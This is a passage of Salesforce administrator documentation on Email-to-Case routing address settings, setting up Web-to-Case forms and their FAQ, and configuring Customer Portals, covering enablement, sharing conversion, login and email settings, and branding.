Email-to-Case and On-Demand Email-to-Case are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions.

You can define your email routing address settings after you add and verify your email routing addresses for Email-to-Case and On-Demand Email-to-Case.

Setting	Description
`Routing Name`	The name for the routing address—for example, Gold Support or Standard Support.
`Email Address`	*Email-to-Case source only:* The inbound email address for this On-Demand Email-to-Case routing address. Email sent to this address creates new cases using the specified settings. The email address must be unique. Note that this is the email address to which you will provide a link on your company's support website.
`Save Email Headers`	*Email-to-Case source only:* Select this checkbox to save the email routing information associated with each email submitted as a case. Saving email routing information counts towards your organization's overall storage limit. To view email headers from an email converted to a case, see Working with Case Emails on page 1701.
`Accept Email From`	To limit the email addresses and domains available for On-Demand Email-to-Case, entering them in this field. Leave it blank to allow On-Demand Email-to-Case to receive email from any email address or domain.
`Create Task from Email`	*Email-to-Case source only:* Select this checkbox to automatically assign a task to the case owner when an email is submitted as a case. Assignment rules automatically assign owners to a case; however, if a case does not match assignment rule criteria, then the user in the `Default Case Owner` field on the Support Settings page is assigned to the case.
`Task Status`	*Email-to-Case source only:* Choose a status from this drop-down list with which to predefine the `Status` field on tasks automatically assigned to case owners when email is submitted as cases. This setting is only available if you selected the `Create Task from Email` checkbox.

Setting	Description
`Case Owner`	*Outlook source only:* The owner of the case, which can be either an individual user or a queue.
`Case Priority`	The priority assigned to cases created from emails sent to this email routing address.
`Case Origin`	The value assigned to the `Case Origin` field for email sent to this email routing address.

Note: The `Priority` and `Case Origin` fields auto-populate the case via the routing address settings when the routing address is included in either the `To`, `CC`, or `BCC` fields of an inbound email.

CREATING WEB AND SOCIAL CHANNELS

WEB CASES

Capturing Web Cases

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up Web-to-Case:	“Customize Application”

With Web-to-Case, you can gather customer support requests directly from your company’s website and automatically generate up to 5000 new cases a day. This can help your organization respond to customers faster, thus improving the productivity of your support team.

Preparation

Before setting up Web-to-Case:

- Create custom case fields, if needed.
- Create a default email template for the automated notification email that will be sent to your customers upon submission of each case.
- Create case queues if you wish to assign incoming cases to queues as well as individual users.
- Customize the Support Settings to select the default owner of cases that fail to meet the criteria in your assignment rule (see Customizing Support Settings on page 2156).
- Create an active case assignment rule to determine how web-generated cases are assigned to users or put into queues. If you do not set an active assignment rule, all web-generated cases are assigned to the default owner you specify in the Support Settings.

For information on setting up Web-to-Case, see Setting Up Web-to-Case on page 1924.

Setting Up Web-to-Case

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up Web-to-Case:	“Customize Application”

To set up Web-to-Case:

1. See Preparation on page 1923.
2. From Setup, click **Customize** > **Self-Service** > **Web-to-Case**. This tool helps you generate the HTML code that your webmaster can insert into your company's website.
   a. Click the link to enable Web-to-Case, and check the box to turn it on.
   b. Select a default response template for automatically notifying customers that their case was created.

      If you set up response rules to use different email templates based on the information submitted, the default email template is used when no response rules apply. Leave this option blank if you do not wish to send emails when no response rules apply. This template must be marked as “Available for Use.”
   c. Choose the default `Origin` for all Web cases, and click **Save**.
   d. Click **Generate the HTML**.

      Tip: Use a custom multi-select picklist to allow customers to report cases on several products at a time.
   e. To select the fields to include on your Web-to-Case form, use the Add and Remove arrows to move fields between the Available Fields list and the Selected Fields list. Use the Up and Down arrows to change the order of the fields on your form.

      For organizations using multiple currencies, add the `Case Currency` field to the HTML if you add any other currency amount fields, otherwise all amounts will be captured in your corporate currency.

      For organizations using record types on cases, select the `Case Record Type` field if you want users submitting Web-generated cases to select specific record types.
   f. If your organization uses the Self-Service portal or the Customer Portal and you want Web-generated cases to be visible to users in these portals, select `Visible in Self-Service Portal`.
   g. If your organization uses the Translation Workbench or has renamed tabs, select the language for the form labels displayed on your Web-to-Case form. The source of your Web-to-Case form is always in your personal language.
   h. Specify the complete URL to which customers should be directed after they submit their information, and click **Generate**. This could be a “thank you” page or your company's home page.
3. Copy the generated HTML code and provide it to your company’s webmaster so he or she can incorporate it into your website.
4. Click **Finished**.

5. If you want to test the Web-to-Case form, add the line <input type="hidden" name="debug" value="1"> to the code. This line redirects you to a debugging page when you submit the form. Don't forget to remove it before releasing the Web-to-Case page to your website.

Note:

- All Web-generated cases that are not assigned automatically via the case assignment rule are assigned to the default case owner specified in your Support Settings page.
- Whenever possible, Web-generated cases are automatically linked to the relevant contact and account based on the customer's email address.
- Salesforce runs field validation rules before creating records submitted via Web-to-Case and only creates records that have valid values. All universally required fields must have a value before a record can be created via Web-to-Case.
- The format for date and currency fields captured online is taken from your organization's default settings - `Default Locale` and `Currency Locale`.
- Salesforce doesn't support rich text area (RTA) fields on Web-to-Case forms. If you use RTA fields on your forms, any information entered in them is saved as plain text when the case is created.
- If your organization exceeds its daily Web-to-Case limit, the default case owner (specified in your Support Settings page) will receive an email containing the additional case information.

Web-to-Case FAQ

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

What is the maximum number of web cases we can capture?

In Professional, Enterprise, Unlimited, and Developer Edition organizations, you can capture up to 5,000 cases in a 24–hour period. If your company generates more case requests than that, click **Help & Training** at the top of any page and select the My Cases tab to submit a request for a higher limit directly to salesforce.com Customer Support.

When your organization reaches the 24–hour limit, salesforce.com stores additional requests in a pending request queue that contains both Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes. The pending request queue has a limit of 50,000 combined requests. If your organization reaches the pending request limit, additional requests are rejected and not queued. Your administrator receives email notifications for the first five rejected submissions. Contact salesforce.com Customer Support to change your organization's pending request limit.

See Also:

Web-to-Case FAQ

Who owns new web-generated cases?

Your administrator can set an active case assignment rule to automatically assign web-generated cases to users or queues based on specific criteria in those cases. Cases that do not match any of the assignment rule criteria are assigned to the Default Case Owner specified in the Support Settings.

See Also:

Web-to-Case FAQ

How do I specify which information to capture?

When you generate the HTML for your company's website, you can choose which standard or custom case fields for which you want to gather information. You must create the custom case fields prior to generating the HTML code. From Setup, click **Customize** > **Self-Service** > **Web-to-Case** to set up the feature and generate the HTML.

See Also:

Web-to-Case FAQ

Can I capture cases from multiple web pages?

Yes. Insert the generated HTML code into the web pages from which you want to capture cases. Whenever someone submits information on any of those web pages, a case will be created.

See Also:

Web-to-Case FAQ

How can our webmaster test the Web-to-Case page?

Add the following line to your Web-to-Case code if you want to see a debugging page when you submit the form. Don't forget to remove this line before releasing the Web-to-Case page on your website.

```
<input type="hidden" name="debug" value="1">
```

See Also:

Web-to-Case FAQ

What status and origin are assigned to Web-generated cases?

New Web cases are marked with the default status that your administrator selected from the `Case Status` picklist values. The default value for the `Origin` field is determined by your administrator when setting up Web-to-Case.

See Also:

Web-to-Case FAQ

How can I be sure that cases won't be lost?

If your organization exceeds its daily Web-to-Case limit, the Default Case Owner (specified in the Support Settings) will receive an email containing the additional case information. If a new case cannot be generated due to errors in your Web-to-Case setup, Customer Support is notified so that we can assist you in correcting it.

If your organization is using On-Demand Email-to-Case, Salesforce ensures that your cases won't be lost if users submit them during a scheduled Salesforce downtime.

See Also:

Web-to-Case FAQ

How is the “Age” calculated in case reports?

The Age of an open case is the time that has elapsed from its creation to the present. The Age of a closed case is the elapsed time from its creation to the time it was closed. Case reports display a drop-down list labeled “Units” that lets you choose to view the Age in days, hours, or minutes.

Web-to-Case FAQ

CUSTOMER PORTALS

Setting Up Your Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up and update the Customer Portal:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

A Salesforce Customer Portal provides an online support channel for your customers—allowing them to resolve their inquiries without contacting a customer service representative. With a Customer Portal, you can customize and deliver a visually stunning user interface to your customers, and use the following Salesforce features to help you and your customers succeed:

- Determine which pages and fields customers see with page layouts and field-level security
- Manage customers with profiles, permission sets, roles, and sharing rules
- Provide and organize documents via Salesforce CRM Content or the Documents tab
- Create a knowledge base for your customers using Salesforce Knowledge
- Allow customers to participate in Ideas communities.
- Display and collect data that is unique to your organization with custom objects
- Display custom s-controls and content from other websites via Web tabs
- Provide customized reports via the Reports tab

Note: The Service Cloud Portal is the Customer Portal intended for many thousands to millions of users. Service Cloud portal users are also referred to as *high-volume portal users*. See About High-Volume Portal Users (Service Cloud Portal Users) on page 1969.

Setting up your Customer Portal consists of the following steps:

1. Enable the Customer Portal.
2. Create one or more portals.

   For each portal:

   a. Configure the settings and communication templates.

      You can standardize the communication templates sent to the users of all your Customer Portals by clicking the **Set Default Email Templates for All Customer Portals** link on the Tools section of the Customer Portal Setup page. For more information, see Creating Multiple Customer Portals on page 1935.

      The Convert Portal User Access wizard automatically displays after the first time you save settings for your first portal, whether it is the Customer Portal or partner portal. You can use this wizard to help ensure that records and folders owned by Salesforce users are not shared with portal users.

   b. Customize the fonts and colors.
   c. Customize the available tabs and tab order.
   d. Configure portal languages.

3. Optionally, if available to your portal user licenses, you can enable Salesforce CRM Content, Ideas, Answers, Entitlement Management or Salesforce Knowledge as needed.
4. Create Customer Portal profiles.

   For each profile:

   a. Customize page layouts. See Customizing Your Customer Portal Pages.

      For set up tips and general information about Salesforce Customer Portal pages, see Setup Tips and Considerations for Customer Portal Pages on page 1958.

   b. Customize list views.

      Customer Portal users can automatically see any list view with visibility settings marked `Visible to all users`. We recommend that you create specific list views on all objects accessible to portal users, and then assign portal users to only the list views you want them to view.

   c. Customize search layouts.

      The search layouts in your Salesforce organization are the same search layouts used in your Customer Portal. Verify that search layouts on objects accessible to portal users only include fields you want them to view in search results.

5. Set up workflow:

   a. Set up workflow rules or case assignment rules to automatically assign cases created by portal users to Salesforce users or queues by using the criteria `Current User: User Type contains Customer Portal`.

      For case assignment rules to work on the Customer Portal, select the `Show Case Assignment checkbox` and `Select Case Assignment checkbox by default` checkboxes on case page layouts assigned to portal profiles. Portal users cannot view these checkboxes on the Customer Portal. Note that assignment rules trigger when a case is created *and* when it is edited. To prevent cases from being automatically reassigned when edited by portal users, add a rule entry using the criteria `Current User: User Type contains Customer Portal` and select the `Do Not Reassign User` checkbox

   b. Create workflow alerts or case auto-response rules to automatically respond to portal users when they create a case on your portal.

6. Configure portal user access.
7. Grant high-volume portal users access to objects.
8. Optionally, enable single sign-on.
9. Enable login on each Customer Portal.
10. Add a link on your organization's website to the portal.

    Users can navigate to your Customer Portal after you copy the `Login URL` from your portal's settings and paste it into the HTML of your website. For more information, see Enabling Customer Portal Login and Settings on page 1937.
11. Enable contacts to use your portal.

To learn more about implementing a Customer Portal, see Preparation for Setting Up Your Portal on page 2003.

Note: Contact salesforce.com about activating a Customer Portal for your organization.

What customer portals can I create with Salesforce?

Salesforce provides three ways to help you manage your customers. The following table briefly describes the differences between them:

Note: Starting with Spring '12, the Self-Service portal isn't available for new organizations. Existing organizations continue to have access to the Self-Service portal.

	Chatter Answers	Salesforce Customer Portal	Self-Service Portal
Purpose	Provides customers with a Web Community to resolve their inquiries with other community members or by contacting a support agent	Provides customers with an online support channel to resolve their inquiries without contacting a support agent	Provides customers with an online support channel to resolve their inquiries without contacting a support agent
User Interface	Highly customizable via a point-and-click editor and Visualforce pages, as well as functionality from Salesforce features such as Answers, Customer Portal, Force.com Sites, and Salesforce Knowledge	Highly customizable via a point-and-click editor, as well as functionality similar to Salesforce such as permissions, custom objects, sharing rules, and Web tabs	Customizable via a cascading style sheet (CSS) or point-and-click editor

	Chatter Answers	Salesforce Customer Portal	Self-Service Portal
Supported Record Types	• Articles • Cases • Questions (answers)	• Activities • Assets • Cases • Documents • Solutions • Custom objects	• Cases • Solutions
Quantity	Contact salesforce.com for more information	Contact salesforce.com for more information	One
Administrator Controls	• Customize the look and feel of the community • Moderate questions and answers • Generate usernames and passwords • Manage Customer Portal user information • Manage Customer Portal users via permissions, roles, and sharing rules	• Customize the look and feel of theCustomer Portal • Generate Customer Portal usernames and passwords • Manage Customer Portal user information • Manage Customer Portal users via permissions, roles, and sharing rules	• Generate Self-Service usernames and passwords • Manage Self-Service user information
User Controls	Users can click **Edit My Settings** after they sign in to change their: • Community username • Community password • Locale • Language • Time zone • Notification settings • Contact information	Users can use the Customer Portal Welcome component to change their: • Portal username • Portal password • Locale • Language • Time zone • Contact information	None

Note: Contact salesforce.com to activate a specific portal for your organization.

Enabling Your Customer Portal

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable the Customer Portal:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

To enable the Salesforce Customer Portal:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click **Edit**.
3. Select `Enable Customer Portal`.
4. Click **Save**.
5. Continue setting up the portal.

Tips on Enabling the Customer Portal

Consider the following when enabling the Customer Portal:

- After you enable the Customer Portal, you can create multiple Customer Portals to satisfy the various business needs of your customers.
- These items become available after you enable the Customer Portal:
  - The High Volume Customer Portal, Authenticated Website, Customer Portal Manager, and Customer Portal User profiles, if you purchased user licenses for them.
  - The **Enable Customer Portal User** and **View Customer Portal User** buttons on contact and person account records.
  - The All Customer Portal Users and All Internal Users groups along with the Roles and Internal Subordinates sharing rule category.
- After you enable a Customer Portal, you cannot disable it. However, you can prevent users from logging into it. See Enabling Customer Portal Login and Settings on page 1937.

Setting Up Your Customer Portal

About the Convert Portal User Access Wizard

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set sharing rules:	“Manage Users”

Note: Starting with Summer ’13, the Customer Portal isn’t available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don’t have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Because Customer Portal and partner portal users appear in the role hierarchy but are external contacts who should not have access to your organization's internal data, you must configure your organization's sharing settings to prevent inappropriate access by portal users. When setting up a Customer Portal or partner portal, you can use the Convert Portal User Access wizard to help ensure that no records or folders are shared with a portal user. The wizard affects the following:

Sharing Rules

The Convert Portal User Access wizard converts any sharing rules that include the Roles, Internal and Portal Subordinates data set category to include the Roles and Internal Subordinates data set category instead.

The Roles and Internal Subordinates data set category allows you to create sharing rules that include all users in a specified role plus all of the users in roles below that role, excluding any Customer Portal and partner portal roles.

Only organization-wide sharing rules are updated when you convert Roles, Internal and Portal Subordinates to Roles and Internal Subordinates. The Roles, Internal and Portal Subordinates category for queues, public groups, list views, documents, and manual sharing created on specific records by clicking the **Sharing** button is not converted to Roles and Internal Subordinates.

Note: The Roles, Internal and Portal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy.

The Roles and Internal Subordinates data set category is only available in your organization after you create at least one role in the role hierarchy *and* enable a portal.

Folder Sharing

The Convert Portal User Access wizard also enables you to automatically convert the access levels of any report, dashboard, or document folders that are accessible to Roles, Internal and Portal Subordinates to a more restrictive access level: Roles and Internal Subordinates. This helps prevent Customer Portal and partner portal users from accessing folders. Using the wizard is more efficient than locating various folders in Salesforce and setting their access levels individually.

The wizard does not convert folders that are accessible to all users or accessible to public groups. You must manually update the access levels on those folders.

When you first save a Customer Portal or partner portal, Salesforce automatically displays the Convert Portal User Access wizard.

Using the Convert Portal User Access Wizard
Configuring User Access to the Customer Portal

Using the Convert Portal User Access Wizard

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set sharing rules:	"Manage Users"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

When setting up a Customer Portal or partner portal, you can use the Convert Portal User Access wizard to help ensure that no records or folders are shared with a portal user.

To use the wizard:

1. For the Customer Portal, from Setup, click **Customize** > **Customer Portal** > **Settings**. For the partner portal, from Setup, click **Customize** > **Partners** > **Settings**.
2. Click the **Convert Portal User Access** link.
3. Select the checkboxes next to the sharing rules you want to convert to Roles and Internal Subordinates.

   If there are no sharing rules to convert but you want to convert the access level for folders, proceed to the following step.
4. Click **Next**.
5. Select the checkboxes next to the folders whose access levels you want to change to Roles and Internal Subordinates.

   The wizard does not convert folders that are accessible to all users or accessible to public groups. You must manually update the access levels on those folders.

   A particular folder may display on multiple rows in the wizard. This is because the wizard displays a row for each Role, Internal and Portal Subordinates category to which a folder is shared.
6. Click **Next**.

7. Click **Save** to apply your selected changes.

About the Convert Portal User Access Wizard

Creating Multiple Customer Portals

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create multiple Customer Portals:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

After you have enabled the Salesforce Customer Portal, you can create multiple Customer Portals to satisfy the various business needs of your customers.

To create more than one Customer Portal:

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click **New**.
3. Follow the same steps used to set up your organization's first Customer Portal. See Setting Up Your Customer Portal on page 1928.

Note: Contact salesforce.com for information about the number of Customer Portals you can activate for your organization.

Before you begin creating multiple Customer Portals for your organization, review the following implementation tips and best practices.

Implementation Tips

- Portal users can only log into Customer Portals assigned to their profile. To assign a profile to a Customer Portal, select the name of a portal from the Customer Portal Setup page, click **Edit Profiles** in the Assigned Profiles section, and select the `Active` checkbox next to the profile you want to assign to the portal.

  A portal user can access all the Customer Portals assigned to his or her profile with one username and password.

  You can view the number of active users associated with each profile assigned to a Customer Portal by creating a custom summary report and adding `Profile` to your report columns.
- The login URL of each Customer Portal you create contains a unique identifier, such as portalId=060D00000000Q1F. The unique identifier determines the specific portal a user can access. If a user accesses a login URL that does not contain

a unique identifier, they are automatically directed to the login URL of the first Customer Portal you created. Note that portal users can only log into a Customer Portal via the portal's login page and not through the Salesforce login page.

- The settings on the following items apply to both your organization *and* your Customer Portals:
  - ◊ List views
  - ◊ Search layouts
  - ◊ Case assignment rules
  - ◊ Workflow alerts

Best Practices

- Because you can uniquely customize the fonts, colors, email templates, and login message of each Customer Portal you create, you can build a Customer Portal for each product and customer service level supported by your organization. For example, if your organization provides gold, silver, and bronze levels of customer support, then you could create a unique Customer Portal for each.

  Note: JavaScript and CSS code are automatically removed from HTML files used as the portal login message.

- You can standardize the communication templates sent to the users of all your Customer Portals by clicking the **Set Default Email Templates for All Customer Portals** link on the Tools section of the Customer Portal Setup page. These settings determine the email templates to use when sending email notifications, such as a new case comment or a reset password, to portal users whose profiles are associated with more than one Customer Portal.

  By default, sample templates are automatically selected for you in the `New User Template`, `New Password Template`, and `Lost Password Template` lookup fields. However, sample templates are not selected for you in the `New Comment Template` and `Change Owner to Portal User Template` lookup fields. Unless you select templates for these fields, users whose profiles are associated with more than one Customer Portal will not receive email notifications when new comments are added to their cases or when they become the new owner of a record in the Customer Portal. Email templates must be marked as `Available for Use` to be sent to portal users.

  Tip: Because the default email templates are sent to users of multiple Customer Portals, we recommend that you create default email templates that do not contain portal-specific branding.

- You cannot delete a Customer Portal, but you can prevent users from logging into a portal by deselecting the `Login Enabled` checkbox. For more information, see Enabling Customer Portal Login and Settings on page 1937.
- You can create multiple Customer Portals that display different tabs for users with the same profile, as long as the profile has access to each object displayed on a tab. For more information, see Customizing Your Customer Portal Tabs on page 1947.

Enabling Customer Portal Login and Settings

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To enable login and settings for the Customer Portal:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Click **Edit** next to the name of the Salesforce Customer Portal you want to customize.
3. Set the following options:

Setting	Description
`Name`	Name of the Customer Portal as displayed on the portal's detail and edit pages, as well as the Customer Portal Setup page. The name of the Customer Portal is not displayed on portal pages, but it does display in the browser title bar. The name of your portal must be unique for your organization and not already in use by a Customer Portal or partner portal. Furthermore, an error may occur if you name a Customer Portal "partner portal" Customer Portal
`Description`	A description of the Customer Portal as displayed on the portal's detail and edit pages. The description of the Customer Portal is not displayed in the portal.
`Login Enabled`	Allows users to log in to the Customer Portal. We recommend that you do not select this checkbox until you have completed the steps described in Setting Up Your Customer Portal. **Note:** Users must be able to log in to the Customer Portal, be within their user profile's restricted IP range, and be within designated Login Hours in order to be able to reset their passwords.

Setting	Description
`Administrator`	Click the lookup icon ( ) to choose a default administrator for your Customer Portal. All email notifications regarding users who self-register for your Customer Portal will be sent to this Salesforce user. Notifications include information about registration errors and any other issues self-registering customers may experience, such as inadvertently entering duplicate email addresses, creating duplicate contact records, and exceeding your organization's user license limit. When choosing an administrator for your Customer Portal, you can only select users that have the “Edit Self-Service Users” permission. Furthermore, you cannot deactivate a user selected as a portal administrator.

Portal Default Settings	
Setting	**Description**
`Login URL`	The URL of the Web page that displays when users log in to your Customer Portal. You can click this URL to log in to your portal and interact with it. Insert this URL into your website so users can access the login page to your Customer Portal. The login URL of each Customer Portal you create contains a unique identifier, such as portalId=060D00000000Q1F. The unique identifier determines the specific portal a user can access. If a user accesses a login URL that does not contain a unique identifier, they are automatically directed to the login URL of the first Customer Portal you created. Note that portal users can only log into a Customer Portal via the portal's login page and not through the Salesforce login page.
`Logout URL`	The URL of the Web page that displays when users log out of the Customer Portal–for example, “http://www.acme.com.” If a logout URL is not specified, portal users return to the login page when they log out.
`Top-Level Category for Portal`	The top-level category accessible by customers in the Customer Portal. Customers can view all solutions marked `Visible in Self-Service Portal` in this category and its subcategories.

Portal Default Settings	
Setting	**Description**
	This field is available only if you have enabled solution browsing. See Customizing Solution Settings on page 2297.
`Enable Self-Close Case from Suggested Solutions`	Allows users to close cases in the Customer Portal directly from suggested solutions. For example, when a user views a suggested solution that helps them solve a case, he or she can click **Yes, please close my case** if this setting is enabled.
`Show Action Confirmation`	Allows users to view confirmation messages after they complete an action in the Customer Portal. For example, after a user creates a case in your Customer Portal, he or she views the message "Case has been submitted" if this setting has been enabled. Confirmation messages may help users clearly understand actions they have completed in your Customer Portal.
`HTML Messages Default Language`	Specifies the language that portal HTML messages are displayed in when custom language portal HTML messages are not configured. This setting is only available for organizations that have multiple languages enabled.

Email Notification Settings	
Setting	**Description**
`From Email Address`	The email address from which all Customer Portal communication templates are sent—for example, "support@acme.com." Salesforce sends the emails automatically, but they appear to portal users as if they were sent from this email address. If a portal user responds to a communication template, the response is sent to this address.
`From Email Name`	The name associated with the "From" Email Address—for example, "Acme Customer Support."
`New User Template`	The email template used to send a username and initial password to all newly enabled and self-registering Customer Portal users. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`.
`New Password Template`	The email template used to send a new password to existing Customer Portal users when you reset their passwords. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`.

Email Notification Settings	
Setting	**Description**
`Lost Password Template`	The email template used to send a new password to existing Customer Portal users when they reset their own passwords by clicking **Forgot your password?** on the login page of the Customer Portal. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`.
`New Comment Template`	The email template used to send a notification to Customer Portal users when a public comment is added to one of their cases. This template must be marked as `Available for Use`.
`Change Owner to Portal User Template`	The email template used to send a notification to Customer Portal users when they become the new owner of a record in the portal. This template must be marked as `Available for Use`.

Note: You can standardize the communication templates sent to the users of all your Customer Portals by clicking the **Set Default Email Templates for All Customer Portals** link on the Tools section of the Customer Portal Setup page. For more information, see Creating Multiple Customer Portals on page 1935.

Tip: If you plan to use the same communication template for different objects, such as the Change Owner to Portal User Template, we recommend that you include text and merge fields on the template that are appropriate for both objects. For example, if your organization has a Warranty custom object and a Training custom object, and you want to use the Change Owner to Portal User Template for both, the text and merge fields on the template should read: “A new record has been assigned to you. Id: {!Training.ID}{!Warranty.Id}.” When the template is sent, only the relevant merge fields will display.

Look and Feel	
Setting	**Description**
`Header`	A text or HTML file that allows you to incorporate your organization’s branding into the header of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the `Header` and `Footer` lookup fields can have a combined size of up to 10 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together.

Look and Feel	
Setting	**Description**
	You can position the logout link anywhere on the header by using the HTML tag: "`<a href="/secur/logout.jsp">Logout</a>`."
`Footer`	A text or HTML file that allows you to incorporate your organization's branding into the footer of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The files you include in the `Header` and `Footer` lookup fields can have a combined size of up to 10 KB.
`Logo`	An image file that allows you to incorporate your organization's branding into the top left header of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab and marked as an `Externally Available Image`. The file you include in the `Logo` lookup field can be up to 20 KB. We recommend that you do not add a header *and* a logo to your portal because they may not display properly together.
`Login Message`	A text or HTML file that allows you to incorporate your organization's branding into the header of the login page, forgot password page, and change password page of your Customer Portal. Click the lookup icon ( ) to choose a file that has been uploaded to a publicly accessible folder on the Documents tab. The file you include in the `Login Message` lookup field can be up to 2 KB. **Note:** JavaScript and CSS code are automatically removed from HTML files used as the portal login message.

Self-Registration Settings	
Setting	**Description**
`Self-Registration Enabled`	Allows existing contacts to register themselves for access to your Customer Portal. When you select this checkbox and add the `Allow Customer Portal Self-Registration` checkbox to contact page layouts, contacts whose records are marked `Allow Customer Portal Self-Registration` can view a self-registration area on the Login page of your Customer Portal. From the self-registration area, users can enter their email address and click **Submit** to receive an automatically assigned username and password for logging in to your Customer Portal. Other email notifications sent to users regarding their registration status include: • Existing user, from which the user can enter another email address or click a **Forgot Password?** link to retrieve his or her password. • New user, which informs the user that the email address he or she submitted does not match an existing contact in your organization. If an administrator has implemented Web-to-Case or Web-to-Lead to capture new user information, then the user can click a link to enter his or her information on the appropriate form. • Internal error, which informs the user that an error occurred during the self-registration process and that your portal's administrator has been notified about the error. • Ineligible user, which informs the user that he or she is not eligible for self-registration to your Customer Portal. This notification is sent when a submitted email address matches a contact that does not have the `Allow Customer Portal Self-Registration` checkbox selected. It is also sent when a submitted email address does not match any contacts, and your administrator has not set up Web-to-Lead or Web-to-Case to capture new user information. Ensure that all required custom fields on users have default values. Otherwise, users who self-register for your Customer Portal will receive an error message. Note that person account users cannot self-register for your Customer Portal. When person account users self-register for your Customer Portal, they receive an email notification that instructs them to contact the portal administrator.

Self-Registration Settings	
Setting	**Description**
`New User Form URL`	Allows you to specify the URL of a Web-to-Lead or Web-to-Case form for users who self-register for access to your Customer Portal. The URL to this form is offered via the template selected in the `Registration Error Template` field to self-registering users who lack an existing contact record, so that their information can be captured and converted to a contact.
`Registration Error Template`	The email template sent to users who self-register for your Customer Portal, but experience a registration error, or need to complete a Web-to-Case or Web-to-Lead form to register for your portal. By default, a sample template is automatically selected for you. You can also create your own template or modify the sample. Be sure to mark the template as `Available for Use`. The `From Email Address` and `From Email Name` fields on Customer Portal settings specify who this template is sent from.
`Default New User License`	Click the lookup icon ( ) to choose a default portal user license for users who self-register for your Customer Portal.
`Default New User Role`	Click the lookup icon ( ) to choose a default portal role for users who self-register for your Customer Portal.
`Default New User Profile`	Click the lookup icon ( ) to choose a default portal profile for users who self-register for your Customer Portal. You cannot delete the profile selected as the default portal profile.

4. Click **Save** to save your Customer Portal settings.

Setting Up Your Customer Portal

Customizing Your Customer Portal Fonts and Colors

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change the fonts and colors of the Customer Portal:	"Customize Application"

Note: Starting with Summer '13, the Customer Portal isn't available for new organizations. Existing organizations continue to have access to the Customer Portal. If you don't have a Customer Portal, but want to easily share information with your customers, try Communities.

Existing organizations using Customer Portals may continue to use their Customer Portals or transition to Communities. Contact your Salesforce Account Executive for more information.

You can customize the fonts and colors of the Salesforce Customer Portal to reflect your company's branding. Your portal's fonts and colors are specified in a portal "color theme." Select a predefined color theme and, optionally, customize it to better match your branding. You can click the **See examples** link to see all of the theme attributes you can customize.

1. From Setup, click **Customize** > **Customer Portal** > **Settings**.
2. Select the name of your Customer Portal.
3. Click **Change Portal Fonts and Colors**.
4. Select a color theme from the `Color Theme` drop-down list. Select Custom from the `Color Theme` drop-down list to create your own theme from scratch. A preview of the color theme you select is automatically displayed in the Preview sections.
5. Optionally, customize the color of any theme you select by either:
   - Entering a hexadecimal value into any theme attribute, or
   - Clicking the hexadecimal value of any theme attribute and selecting a color from the point-and-click editor

   When you customize a theme, it is automatically renamed Custom when saved. You can customize the following options, which, when customized, automatically display in the Preview sections:

Tab Styles	
Theme Attribute	**Description**
`Current Tab Text`	Text color of the tab users have selected.
`Current Tab Background`	Background color of the tab users have selected.
`Current Tab Border`	Border color of the tab users have selected.
`Other Tab Text`	Text color of the tabs users have not selected.
`Other Tab Background`	Background color of the tabs users have not selected.
`Other Tab Border`	Border color of the tabs users have not selected.
`Tab Bar Background`	Background color behind all tabs.

Page Styles	
Theme Attribute	**Description**
`Page Background`	Portal background color, excluding search, related lists, recent items, solution categories, document folders, and the Create New drop-down list.
